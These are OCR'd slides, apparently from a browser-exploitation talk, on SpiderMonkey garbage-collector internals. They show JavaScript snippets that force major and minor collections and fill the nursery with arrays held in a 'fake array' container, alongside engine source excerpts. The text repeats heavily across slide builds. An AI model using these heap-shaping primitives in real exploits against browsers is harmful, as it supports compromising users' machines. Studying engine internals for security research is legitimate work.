
Internals: Garbage Collector



Internals: Garbage Collector




Internals: GC Allocation



Internals: GC Allocation


Besides Objects, internal data structures allocated on the heap are directly allocated on the Tenured Heap:

- Shapes
- Base Shapes
- External Strings
- Buffers
- …



Internals: Triggering Major GC

```
function trigger_gc() {
  const maxMallocBytes = 128 * 1024 * 1024;
  for (var i = 0; i < 3; i++) {
    var x = new ArrayBuffer(maxMallocBytes);
  }
}
```



Internals: Triggering Major GC

```
function trigger_gc() {
  const maxMallocBytes = 128 * 1024 * 1024;
  for (var i = 0; i < 3; i++) {
    var x = new ArrayBuffer(maxMallocBytes);
  }
}
```

```
TriggerResult GCRuntime::checkHeapThreshold(…) {
  size_t usedBytes = heapSize.bytes();
  size_t thresholdBytes = heapThreshold.hasSliceThreshold()
                            ? heapThreshold.sliceBytes()
                            : heapThreshold.startBytes();

  return TriggerResult{
    usedBytes >= thresholdBytes,
    usedBytes,
    thresholdBytes
  };
}
```

ArrayBufferObject::class_constructor

↓

…

↓

gc::GCRuntime::maybeTriggerGCAfterMalloc

↓

gc::GCRuntime::triggerZoneGC → gc::GCRuntime::requestMajorGC

Internals: Triggering Major GC

```
function trigger_gc() {
  const maxMallocBytes = 128 * 1024 * 1024;
  for (var i = 0; i < 3; i++) {
    var x = new ArrayBuffer(maxMallocBytes);
  }
}
```

```
void GCRuntime::requestMajorGC(JS::GCReason
reason) {

  if (majorGCRequested()) { return; }

  majorGCTriggerReason = reason;

  rt->mainContextFromAnyThread()-
>requestInterrupt(InterruptReason::MajorGC);

}
```

ArrayBufferObject::class_constructor

…

gc::GCRuntime::maybeTriggerGCAfterMalloc


gc::GCRuntime::triggerZoneGC

gc::GCRuntime::requestMajorGC

Internals: Triggering Major GC

```
function trigger_gc() {
  const maxMallocBytes = 128 * 1024 * 1024;
  for (var i = 0; i < 3; i++) {
    var x = new ArrayBuffer(maxMallocBytes);
  }
}
```


```
void GCRuntime::requestMajorGC(JS::GCReason
reason) {

  if (majorGCRequested()) { return; }

  majorGCTriggerReason = reason;

  rt->mainContextFromAnyThread()-
>requestInterrupt(InterruptReason::MajorGC)
;

}
```



Internals: Triggering Minor GC


```
const MinorGC_Array_Size = 0x800*3 + 0x10;
  for (let i=0; i<MinorGC_Array_Size; i++) {
    fake_arr_container_arr[i] = [
      a, b, c, d, e, f, g, h
    ];
}
```

Fill the Nursery with JS Array




Internals: Triggering Minor GC

```
const MinorGC_Array_Size = 0x800*3 + 0x10;
  for (let i=0; i<MinorGC_Array_Size; i++) {
    fake_arr_container_arr[i] = [
      a, b, c, d, e, f, g, h
    ];
}
```



Internals: Triggering Minor GC


```
const MinorGC_Array_Size = 0x800*3 + 0x10;
  for (let i=0; i<MinorGC_Array_Size; i++) {
    fake_arr_container_arr[i] = [
      a, b, c, d, e, f, g, h
    ];
}
```




```
inline void* js::Nursery::tryAllocate(size_t size) {
  //…
  if (MOZ_UNLIKELY(currentEnd() < position() + size))
  {
    return nullptr;
  }
  //…
}
```


Internals: Triggering Minor GC

```
const MinorGC_Array_Size = 0x800*3 + 0x10;
  for (let i=0; i<MinorGC_Array_Size; i++) {
    fake_arr_container_arr[i] = [
      a, b, c, d, e, f, g, h
    ];
}
```



Internals: Triggering Minor GC

